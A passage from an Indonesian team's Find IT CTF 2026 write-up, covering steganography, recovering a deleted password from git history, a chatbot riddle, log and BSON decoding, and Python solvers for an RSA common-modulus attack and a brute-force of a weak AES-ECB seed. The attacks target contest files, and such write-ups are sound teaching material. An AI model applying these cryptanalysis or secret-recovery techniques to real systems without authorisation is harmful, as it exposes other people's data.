

Find IT CTF 2026 WRITEUP



Team: 24 jam ga ngapa-ngapain

AgileOrc

rii.

darflashxd

Daftar Isi

Misc	3
message from mom	3
(2) The Phantom - Diamond	7
The Konoha Heist	12
Cryptography	17
I Forgor	17
The eepy Koala	20
Digital Forensics	25
Debris	25
I wanna go home	28
Weird Stealer	29
Web Exploitation	38
Demacia Shield	38
Reverse Engineering	43
(1) The Phantom - Locked Drive	43
OSINT	46
Memory	46
pytho	51
Run(a)way	56

Misc

message from mom

Flag: FindITCTF{e4Zy_p1zY_l3M0n_sQu1zYyyY}



chall:

with notes:

To You, In the Future.
My Child,

By the time you read this, I will have been gone for a long time.
To you, I might be nothing more than a blurred memory from a childhood long past.

But know this: This message is not late. It is arriving exactly when it was meant to.
I wrote this over a decade ago, while you were still sleeping in my lap. I calculated the delivery factoring in time, your maturity, and your capabilities. so it would reach you today. Because by my calculations, today is the day you are finally ready.

The world thinks I took the secrets of "Project Aethelgard" to my grave.
They were wrong. I locked it away in a time capsule, waiting for the only person I could ever truly trust: You.

The terminal is locked. I didn't use any password from my era—that would be too easy to crack.
The key is between us, hidden within the digital breadcrumbs I left behind.

You might not remember, but I always taught you to look closer, didn't I?

Do not trust what is written on the surface of these files. That is merely a decoy for those who lack vision. Look at the childhood photo I've attached. Behind our smiles, I've quietly woven the most vital piece of the puzzle.

And remember my golden rule: People lie, and memories fade, but "history" never lies. The answer lies in the timeline. You must retrace my steps, sequence by sequence, until you find the exact moment of my breakthrough.

My algorithms are never wrong. I know you can solve this.

Good luck.
From Mom—sent from the past.

Lets check whats up with the picture:

```


→ mom zsteg 2010.png
imagedata      .. text: "\t\t\t\t\n\n\t\t\t\t"
chunk:0:IHDR    .. file: Adobe Photoshop Color swatch, version 0, 736 colors; 1st RGB
space (0), w 0x398, x 0x802, y 0, z 0; 2nd RGB space (0), w 0xff, x 0xff00, y 0, z 0
b1,r,lsb,xy    .. text: "@dr_elenaa_"
b1,r,msb,xy    .. file: IRIS Showcase template - version -6
b1,rgb,lsb,xy  .. text: "I[mI%mU%U"
b1,bgr,lsb,xy  .. text: "I[mI%mU%U"
b2,r,lsb,xy    .. text: "UUUUUUUj"
b2,g,msb,xy    .. text: "jUUUUUUUUUj"

```

@dr_elenaa_? Perhaps a social media account?




Oddly enough, a lot of her feed only consists of either 11w or today, in a batch.



And what makes me certain is that all of her followers are literally the contestants of Find IT, so it's pretty clear.

After checking some more:



This looks suspicious, after following the link:

<https://drive.google.com/file/d/1MQLgTRlv20DqpQnusWzEBiniQSoal916/view>

log_experiment.zip 1 item

Name	Last modified	File size
 notes.log	-	-

After installing and check the file:

```
FindIt cd log_experiment
log_experiment git:(master) x git log --oneline --graph --all
```

I immediately know this is some git file and had to do with commit history:

```
* 90a7c48 Experiment Log #26: Routine check
* 6baa7af Experiment Log #25: Cleanup sensitive data
* 7ef1c60 Experiment Log #24: SUCCESS. Formula Stable.
* 9bed51f Experiment Log #23: Routine check
```

This particular commit looks suspicious, lets check:

```
log_experiment git:(master) x git show 6baa7af
```

```

@@ -22,3 +22,4 @@ Log entry #21: Data updated successfully.
Log entry #22: Data updated successfully.
Log entry #23: Data updated successfully.
Log entry #24: Data updated successfully.
+Log entry #25: Data updated successfully.
diff --git a/password.txt b/password.txt
deleted file mode 100644
index 8b54ad5..0000000
--- a/password.txt
+++ /dev/null
@@ -1 +0,0 @@
-Login Password: RmluZElUQ1RGe2U0WnlfcDF6WV9sM00wbl9zUXUxell5eVl9Cgo=
\ No newline at end of file

```



Recipe	Input
From Base64 Alphabet A-Za-z0-9+/= ☒ Remove non-alphabet chars ☐ Strict mode	RmluZElUQ1RGe2U0WnlfcDF6WV9sM00wbl9zUXUxell5eVl9Cgo= rec 52 1 Output FindITCTF{e4Zy_p1zY_l3M0n_sQu1zYyyY}

Flag: FindITCTF{e4Zy_p1zY_l3M0n_sQu1zYyyY}

(2) The Phantom - Diamond

Flag: FindITCTF{watches.caked.land}

chall: https://gemini.google.com/gem/1Zz_3mdXqsSaSFblszi9k3JFZ2TmCoyK?usp=sharing



Full:

Fufufu... Akhirnya, sang detektif berhasil menemukan kunci yang tepat untuk membuka tirai panggung ini. Selamat, kau telah melewati gerbang digital yang membosankan itu dengan mengetikkan namaku, PT-1412. Aku harus akui, kegigihanmu sedikit di atas rata-rata para pengejar berseragam yang biasanya hanya bisa menggigit debu di belakang jubahku.

Kau pasti bertanya-tanya mengapa aku membiarkanmu masuk ke frekuensi ini. Ketahuilah, malam kemarin aku baru saja melakukan sebuah pertunjukan besar, membobol brankas paling mustahil di dunia demi mendapatkan permata legendaris yang katanya tak ternilai harganya, The Eye of Chimalma. Namun, betapa kecewanya aku saat memegang batu itu di bawah cahaya bulan. Dinginnya tidak jujur, kilaunya hanyalah tipuan. Pemilik lelang itu adalah penipu besar yang berniat menjual bongkahan kaca murahan kepada publik dengan harga selangit. Aku tidak sudi menyimpan sampah seperti itu di koleksiku.

Jadi, aku memutuskan untuk melakukan sebuah permainan. Aku telah membuang "permata" palsu itu di sebuah tempat yang sangat tinggi, tempat di mana manusia mencoba menyentuh langit namun tetap terpaku pada bumi. Aku ingin kau, sang detektif, yang menemukannya agar polisi-polisi lamban itu punya bukti untuk menjebloskan si pemilik lelang ke penjara.

Mari kita mulai dengan langkah pertama. Aku meninggalkan benda tak berharga itu di sebuah struktur yang mendominasi cakrawala sebuah kota megapolitan di Timur. Jika kau berdiri di puncaknya, kau akan merasa seperti raksasa yang mengawasi semut-semut di bawah sana. Menara ini tidak hanya sekadar besi dan beton, ia adalah simbol modernitas yang memeluk tradisi kuno.

Pikirkanlah sebuah jarum raksasa yang menembus awan, di mana tingginya mencerminkan sebuah nama dari masa lalu daerah tersebut. Jika kau bisa mendengar bisikan angin di sana, ia mungkin akan membisikkan angka roku-hyaku san-juu yon yang bergema di antara struktur bajanya yang putih bersih. Nah, detektif, bisakah kau menebak di puncak menara mana aku meninggalkan jejak kehormatanku?

Tokyo_Skytree_634



• Custom Gem

[PERINGATAN PROTOKOL KEAMANAN]

Akses ke direktori komunikasi terenkripsi DITOLAK.

Silakan masukkan Tanda Tangan (Signature) otorisasi yang valid untuk melanjutkan.

[SYSTEM ANOMALY DETECTED]

Pesan tersembunyi terdeteksi menyusup ke dalam log memori...

"My true signature lies hidden in the unseen spaces."

ERR_DIAGNOSTIC_CODE: COB1COB1

SIGNATURE: COB1COB1



• Custom Gem

Fufufu... Kau sepertinya sedang mengalami disorientasi, Detektif. Mengapa kau memberikan jawaban yang begitu kaku dan teknis? Seolah-olah kau sedang mengisi formulir pendaftaran di kantor polisi yang membosankan itu.

Full:

Fufufu... Kau sepertinya sedang mengalami disorientasi, Detektif. Mengapa kau memberikan jawaban yang begitu kaku dan teknis? Seolah-olah kau sedang mengisi formulir pendaftaran di kantor polisi yang membosankan itu.

Ingatlah, gerbang digital ini hanya terbuka bagi mereka yang mengenal namaku. Tanpa sapaan yang pantas untuk sang aktor utama, sistem keamanan ini akan terus menganggapmu sebagai penyusup yang tak diinginkan. Sangat disayangkan, padahal aku sudah menyiapkan panggung yang megah untukmu.

Kembalilah saat kau sudah mengingat siapa yang memegang kendali di balik bayang-bayang ini. Jangan biarkan kode diagnostik itu menjadi satu-satunya hal yang kau lihat malam ini. Aku akan menunggu di balik tirai, tapi kesabaranku tidaklah abadi. Masukkan tanda tangan yang benar jika kau memang ingin menghentikan si penipu lelang itu.

He wants you to **start your message with his name/signature** before answering the riddle.

Examples:

- PT-1412: Tokyo Skytree.
- Kaito Kid: Tokyo Skytree.
- Phantom Thief 1412: Tokyo Skytree.
- Tuan Kaito Kid: Tokyo Skytree.

Most likely the exact one is **PT-1412:** as prefix (since that was the working signature earlier).

PT-1412: Tokyo Skytree



• Custom Gem

Fufufu... Sebuah deduksi yang cukup tajam untuk ukuran seorang detektif yang biasanya hanya berkutat dengan dokumen berdebu. Benar sekali, jarum raksasa di Timur itu memang Tokyo Skytree. Kau berhasil melacak jejak jubahku hingga ke puncak tertinggi di mana angin berhembus lebih kencang daripada bisikan rahasia.

Full:

Fufufu... Sebuah deduksi yang cukup tajam untuk ukuran seorang detektif yang biasanya hanya berkutat dengan dokumen berdebu. Benar sekali, jarum raksasa di Timur itu memang Tokyo Skytree. Kau berhasil melacak jejak jubahku hingga ke puncak tertinggi di mana angin berhembus lebih kencang daripada bisikan rahasia.

Namun, jangan terlalu cepat membusungkan dada. Menemukan menara itu adalah bagian yang mudah. Tahukah kau betapa luasnya struktur itu? Mencari sebuah permata kecil—atau lebih tepatnya, sebuah barang bukti palsu—di sana seperti mencari sebutir pasir di dasar samudra. Jika kau mencoba mencarinya secara manual, aku jamin kau akan kelelahan sebelum matahari terbenam.

Untuk itu, aku meninggalkan sebuah tanda di peta yang jauh lebih presisi. Pernahkah kau mendengar tentang sistem koordinat yang membagi seluruh permukaan bumi menjadi kotak-kotak kecil berukuran tiga kali tiga meter? Sebuah sistem yang hanya membutuhkan tiga kata sederhana untuk menentukan sebuah titik di dunia ini.

Sekarang, dengarkan baik-baik. Aku ingin kau mencari koordinat tiga kata rahasia yang menandai tempat di mana aku menjatuhkan "hadiah" untukmu. Setelah kau menemukannya, rangkailah menjadi format resmi seperti ini: FindITCTF{word1.word2.word3}.

Tentu saja, aku tidak akan memberitahumu kotak mana yang benar. Ada ribuan kotak yang menyelimuti bangunan itu, dari dasar hingga antena di puncaknya. Jika kau tidak cukup cerdas, kau mungkin akan menghabiskan sisa hidupmu mencoba jutaan kombinasi kata yang ada di sana. Selamat mencoba, Detektif. Semoga keberuntungan lebih berpihak padamu daripada kemampuan analisismu yang lambat itu.

Another Response:

Fufufu... Kau mulai mengajukan pertanyaan yang menarik, Detektif. Sepertinya rasa frustrasimu mulai membuahkan rasa ingin tahu yang lebih dalam. Itu bagus, karena kebosanan adalah musuh terbesar bagi pikiran yang tajam.

Mengenai bahasa yang digunakan oleh sistem koordinat global tersebut, pikirkanlah tentang bahasa yang menyatukan para pengelana dari seluruh penjuru bumi. Meskipun aku baru saja mengajakmu bertualang ke sebuah menara megah di jantung Jepang, rahasia yang aku simpan menggunakan bahasa internasional yang paling umum digunakan dalam dunia teknologi dan komunikasi global. Aku rasa kau cukup cerdas untuk mengetahui bahasa apa yang aku maksud tanpa aku harus menjejanya untukmu.

Ingatlah, titik yang aku pilih bukanlah sembarang titik. Ia berada di sebuah lokasi di mana keanggunan kuliner bertemu dengan sejarah sang legenda pedang. Di sana, di antara kotak-kotak berukuran tiga meter yang tak kasat mata, tersimpan tiga kata dalam bahasa dunia yang akan membimbingmu menuju bukti kejahatan si pemilik lelang itu.

Cobalah untuk berpikir sedikit lebih luas. Jangan hanya terpaku pada apa yang ada di depan mata, tapi bayangkan bagaimana dunia ini dipetakan oleh kata-kata. Jika kau bisa menemukan tempat makan para raksasa di menara itu, maka rahasia itu akan menjadi milikmu. Masukkan saja ke dalam format yang sudah kuberikan sebelumnya. Aku akan sangat terkesan jika kau bisa melakukannya tanpa bantuanku lagi.

Jadi what3words untuk lokasi rahasia itu dalam bahasa Inggris.

Sekarang kita punya semua petunjuk:

Petunjuk	Jawaban
Menara raksasa di Timur	Tokyo Skytree
Tinggi = 634 = Mu-Sa-Shi	634 meter
Pendekar pedang ganda legendaris	Miyamoto Musashi
Tempat "memanjakan lidah" di ketinggian	Restoran
Nama restoran = nama pendekar	Sky Restaurant 634 (Musashi)
Lantai	345 (Tembo Deck)
Bahasa what3words	Inggris

Langkah terakhir — cari what3words-nya

Saya tidak bisa mengakses live what3words, tapi kamu bisa:

1. Buka <https://what3words.com/>
2. Pastikan bahasa = **English**
3. Cari koordinat **Tokyo Skytree, Tembo Deck lantai 345** — tepat di restoran **Sky Restaurant 634 (Musashi)**
4. Baca tiga kata yang muncul

 what3words

 Sky Restaurant 634

×

Results



Sky Restaurant 634

Japan, Tokyo, Sumida City, Oshiage, 1 Chome-1-2



Share



Navigate



Save

 watches.caked.land 



Share



Navigate



Save

Flag: FindITCTF{watches.caked.land}

The Konoha Heist

The Konoha Heist

50 Points

By:
dnday

The digital *bansos* (public aid) funds of the Republic of Konoha were wiped out overnight! Their defense systems were burned down from the inside.

We only managed to salvage the debris from the crime scene: a classified exported transaction log, fragmented hexadecimal codes, and a nearly destroyed server memory dump.

Your task is to investigate these files. Netizens of Konoha cannot stay silent! Piece together the digital traces to track down the true culprit's identity.

Flag Format:

```
FindITCTF{<address><message1><message2><message3>}
```

Files

↓ metadata.bson

📄 blockchain_export.json

server_log.txt

```
FindITCTF{flag_here...}
```

SUBMIT 

Diberikan 3 attachment, yaitu metadata.bson, blockchain_export.json, dan server_log.txt. Pertama, kita menganalisis blockchain_export.json terlebih dahulu:

[illegible]

Bagian tersebut cukup mencurigakan karena selector `0xa9059cbb` adalah selector ERC-20.

Argumen pertama pada ABI Ethereum disimpan sebagai 32 byte. Karena address hanya 20 byte, address berada di 40 hex terakhir dari argumen pertama.

Di `server_log.txt`, ada proses anomali:

`process_9042_anomaly: 26852480951005303`

Angka ini jika diubah ke hex: `26852480951005303 -> 5f66306c6c3077`

Hex tersebut jika didecode sebagai ASCII: `_f0ll0w`

Maka: `message1 = _f0ll0w`

Masih di proses yang sama, terdapat hint:

`process_9042_checksum_hint: 469853101879`

Angka ini juga diubah ke hex lalu ASCII: `469853101879 -> 6d656d5f37 -> mem_7`

Berarti kita harus mengambil field: `process_9042_mem_7: 1601464371`

Decode angka tersebut: `1601464371 -> 5f746833 -> _th3`

Maka: `message2 = _th3`

Agar kita tidak mengerjakan satu per satu, kita langsung saja menggunakan solver berikut:

```
from __future__ import annotations
import base64
import json
import re
from pathlib import Path
from typing import Any
```

```

ROOT = Path(__file__).resolve().parent

def int_ascii(value: int) -> str:
    hex_value = f"{value:x}"
    if len(hex_value) % 2:
        hex_value = "0" + hex_value
    return bytes.fromhex(hex_value).decode("ascii")

def read_cstring(blob: bytes, offset: int) -> tuple[str, int]:
    end = blob.index(b"\x00", offset)
    return blob[offset:end].decode("utf-8"), end + 1

def parse_bson_document(blob: bytes, offset: int = 0) -> tuple[dict[str, Any], int]:
    length = int.from_bytes(blob[offset : offset + 4], "little")
    end = offset + length
    cursor = offset + 4
    result: dict[str, Any] = {}

    while cursor < end - 1:
        element_type = blob[cursor]
        cursor += 1
        key, cursor = read_cstring(blob, cursor)

        if element_type == 0x02: # string
            size = int.from_bytes(blob[cursor : cursor + 4], "little")
            cursor += 4
            result[key] = blob[cursor : cursor + size - 1].decode("utf-8")
            cursor += size

        elif element_type in (0x03, 0x04): # document or array
            value, used = parse_bson_document(blob, cursor)
            result[key] = value
            cursor += used

        elif element_type == 0x10: # int32
            result[key] = int.from_bytes(blob[cursor : cursor + 4],
"little", signed=True)
            cursor += 4

        else:
            raise ValueError(f"unsupported BSON element type
0x{element_type:02x} for {key!r}")

```

```

    return result, length

def recover_address(path: Path) -> str:
    data = json.loads(path.read_text(encoding="utf-8"))
    for tx in data["transactions"]:
        calldata = tx.get("input", "")
        if calldata.startswith("0xa9059cbb"):
            first_arg = calldata[10:74]
            return "0x" + first_arg[-40:]
    raise ValueError("no ERC-20 transfer(address,uint256) calldata found")

def recover_log_fragments(path: Path) -> tuple[str, str]:
    log = path.read_text(encoding="utf-8", errors="replace")

    anomaly = re.search(r"process_(\d+)_anomaly:\s*(\d+)", log)
    if not anomaly:
        raise ValueError("anomaly marker not found")

    pid, anomaly_value = anomaly.groups()
    message1 = int_ascii(int(anomaly_value))

    hint = re.search(rf"process_{pid}_checksum_hint:\s*(\d+)", log)
    if not hint:
        raise ValueError("checksum hint not found")

    mem_name = int_ascii(int(hint.group(1)))
    mem_index = mem_name.split("_", 1)[1]

    mem = re.search(rf"process_{pid}_mem_{mem_index}:\s*(\d+)", log)
    if not mem:
        raise ValueError(f"{mem_name} not found for process {pid}")

    message2 = int_ascii(int(mem.group(1)))
    return message1, message2

def recover_metadata_fragment(path: Path) -> str:
    metadata, _ = parse_bson_document(path.read_bytes())
    encoded = metadata["debug_artifacts"]["meta_integrity"]
    hex_text = base64.b64decode(encoded).decode("ascii")
    return bytes.fromhex(hex_text).decode("ascii")

```



```
def main() -> None:
    address = recover_address(ROOT / "blockchain_export.json")
    message1, message2 = recover_log_fragments(ROOT / "server_log.txt")
    message3 = recover_metadata_fragment(ROOT / "metadata.bson")
    print(f"FindITCTF{{{address}}{message1}{message2}{message3}}")

if __name__ == "__main__":
    main()
```

Flag:

FindITCTF{0x3fc91a3afd70395cd496c647d5a6cc9d4b2b7fad_f0ll0w_th3_m0n3y_d40_h4ck3r}

Cryptography

I Forgor

Di challenge ini, ceritanya si George Droid lupa secret phrase buat masuk ke Agartha. Nah, si penjaga (Bahlinus) ngasih kita “petunjuk” berupa dua ciphertext RSA.

Yang menarik:

- Kedua ciphertext ini pakai **modulus yang sama (n)**
- Tapi pakai **public exponent yang beda**

$$\begin{aligned} &\bullet e_1 = 3 \\ &\bullet e_2 = 65537 \end{aligned}$$

Dikasih:

- n (modulus gede)
- e_1, e_2
- c_1, c_2

Goal kita: **balikin plaintext** → jadi flag

2. Analisis Vulnerability

Ini classic banget: **RSA Common Modulus Attack**

Masalahnya:

- Plaintext yang sama diencrypt dua kali
- Pakai **modulus yang sama**
- Tapi exponent beda

Kalau:

$$\gcd(e_1, e_2) = 1$$

→ Kita bisa pakai **Bézout Identity**:

$$a \cdot e_1 + b \cdot e_2 = 1$$

Artinya:

$$m = (c_1)^a \cdot (c_2)^b \mod n$$

Kita bisa dapetin plaintext **tanpa harus faktorin n** (yang biasanya mustahil)

Tinggal pake solver aja

```
Sun 3 May - 14:00 ~/Documents/CTFdScraper/CTF/CTF FindIT! 2026/Cryptography/I Forgor | origin master 0.2.0 1+
@darflashxd python3 solver.py
[+] Decrypted Flag: RmluZElUQ1RGe1BBNVNMFJETlk0XzEyMzR9

Sun 3 May - 14:00 ~/Documents/CTFdScraper/CTF/CTF FindIT! 2026/Cryptography/I Forgor | origin master 0.2.0 1+
@darflashxd echo "RmluZElUQ1RGe1BBNVNMFJETlk0XzEyMzR9" | base64 -d
FindITCTF{PASSW0RDNY4_1234}
```

Solver: `from Crypto.Util.number import long_to_bytes`

```
n =
65621244306653319670872009812479216556253539637757012684247326929337446
02969194922983047600933632408557638198096240993283577770484187594875562
03090358265267182529358517076440291820108119239120243322630633204744352
06957030905287233900554131266746644303012869033868346154962019095877474
062849704039936163171519
e1 = 3
c1 =
41059318177145855464972621961262287657747475818733118873054534342668383
91287108553391387157504909553136096865866521360681945219809348271859677
39520612792773441047766943865258105089786069956976229585837501395426020
8805208594575707901219384284893069846994938217
e2 = 65537
c2 =
52437767886079779126071865034100371995691451423326954258319378595445400
40996262696184528670956624577919073391021809450507327272297435046801815
06553898132614689435067610102754900951180452544401526978548039076526380
01560214631039448453722992728382357625779790298443736197299655211344046
69451262632798052638846

def egcd(a, b):
    if a == 0:
```

```

        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)

def common_modulus_attack(c1, c2, e1, e2, n):
    g, a, b = egcd(e1, e2)

    if a < 0:
        c1 = pow(c1, -1, n)
        a = -a
    if b < 0:
        c2 = pow(c2, -1, n)
        b = -b

    # (c1^a * c2^b) mod n
    m = (pow(c1, a, n) * pow(c2, b, n)) % n
    return m

plaintext = common_modulus_attack(c1, c2, e1, e2, n)
print(f"[+] Decrypted Flag:
{long_to_bytes(plaintext).decode('utf-8')}")

```

Flag: FindITCTF{PA5SW0RDNY4_1234}

The eepy Koala

Langkah awal, jangan langsung ngoding. Kita cek dulu dikasih apa aja.

Dari challenge, ada:

- `enc.py`
- `Koala-enc.ppm`

```
Sun 3 May - 14:29 ~/Documents/CTFdScraper/CTF/CTF FindIT! 2026/Cryptography/The Eepy Koala | origin master 0.2.0 1+
@darflashxd file koala-enc.ppm
koala-enc.ppm: Netpbm image data, size = 1920 x 800, rawbits, pixmap

Sun 3 May - 14:30 ~/Documents/CTFdScraper/CTF/CTF FindIT! 2026/Cryptography/The Eepy Koala | origin master 0.2.0 1+
@darflashxd head -n 3 koala-enc.ppm
P6
1920 800
255
```

Setelah di cek ini format **PPM (Portable Pixmap)**

- Header-nya **ga diencrypt**
- Yang kena encrypt cuma **pixel data-nya**

Artinya: Kita masih tahu struktur file, jadi tinggal recover isi gambarnya

Setelah baca `enc.py`, kelihatan ada dua kesalahan fatal

Setelah baca `enc.py`, kelihatan ada dua kesalahan fatal.

Keyspace Kecil (16-bit)

```
secret_seed = random.randint(0, 65535)
```

Artinya:

- Total kemungkinan cuma **65536 seed**
- Ini bisa di brute-force dalam hitungan detik

Ini bukan crypto, ini cuma puzzle brute-force.

AES-ECB + Gambar = Bencana

Mereka pakai AES mode ECB.

Kenapa ini bahaya di gambar?

- Gambar punya **struktur** (pixel mirip sama tetangga)
- ECB encrypt per block → pola masih dibawa

Tinggal pake solver aja

```
[→] Mencoba seed=58341 (oracle score=43.47)
[x] Unpad gagal: Padding is incorrect. (kemungkinan false positive)
[✓] Disimpan: solved_58341.ppm

[→] Mencoba seed=59894 (oracle score=36.23)
[x] Unpad gagal: Padding is incorrect. (kemungkinan false positive)
[✓] Disimpan: solved_59894.ppm


[→] Mencoba seed=60040 (oracle score=38.19)
[x] Unpad gagal: PKCS#7 padding is incorrect. (kemungkinan false positive)
[✓] Disimpan: solved_60040.ppm

[→] Mencoba seed=61376 (oracle score=41.51)
[x] Unpad gagal: Padding is incorrect. (kemungkinan false positive)
[✓] Disimpan: solved_61376.ppm

[→] Mencoba seed=63414 (oracle score=41.31)
[x] Unpad gagal: Padding is incorrect. (kemungkinan false positive)
[✓] Disimpan: solved_63414.ppm

[→] Mencoba seed=64658 (oracle score=41.23)
[x] Unpad gagal: Padding is incorrect. (kemungkinan false positive)
[✓] Disimpan: solved_64658.ppm

[*] Done. Konversi ke PNG dan baca flag...
```



Solver:

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
import hashlib
import time

BLOCK_SIZE = 16

def permute(n, s):
```

```

"""Fisher-Yates shuffle deterministik dari seed s"""
indices = list(range(n))
state = s
for i in range(n - 1, 0, -1):
    state = (state * 0x41c64e6d + 12345) & 0xFFFFFFFF
    j = (state ^ (state >> 16)) % (i + 1)
    indices[i], indices[j] = indices[j], indices[i]
return indices

# — Load file terenkripsi

with open("koala-enc.ppm", "rb") as f:
    header = f.readline() + f.readline() + f.readline()
    enc_data = f.read()

n_blocks = len(enc_data) // BLOCK_SIZE
enc_blocks = [enc_data[i*BLOCK_SIZE:(i+1)*BLOCK_SIZE] for i in
range(n_blocks)]
print(f"[*] Total blok: {n_blocks}")

# — PHASE 1: Fast oracle (tanpa permutasi, pakai ECB trick)

# Ide: enc_blocks[posisi_mana_saja] = AES_encrypt(piksel_tertentu)
# Jika key benar → decrypt = piksel asli (smooth)
# Jika key salah → decrypt = random noise (avg diff ~85)
print(f"[*] Phase 1: Brute force {65536} seed (ECB oracle trick)...")

# Cek 5 posisi tersebar untuk mengurangi false positive
CHECK_POS = [0, n_blocks//5, 2*n_blocks//5, 3*n_blocks//5,
4*n_blocks//5]
THRESHOLD = 45 # natural image avg diff < 45, random avg diff ~85

candidates = []
t0 = time.time()

for seed in range(65536):
    seed_bytes = seed.to_bytes(2, 'big')
    key = hashlib.sha256(seed_bytes).digest()[:16]
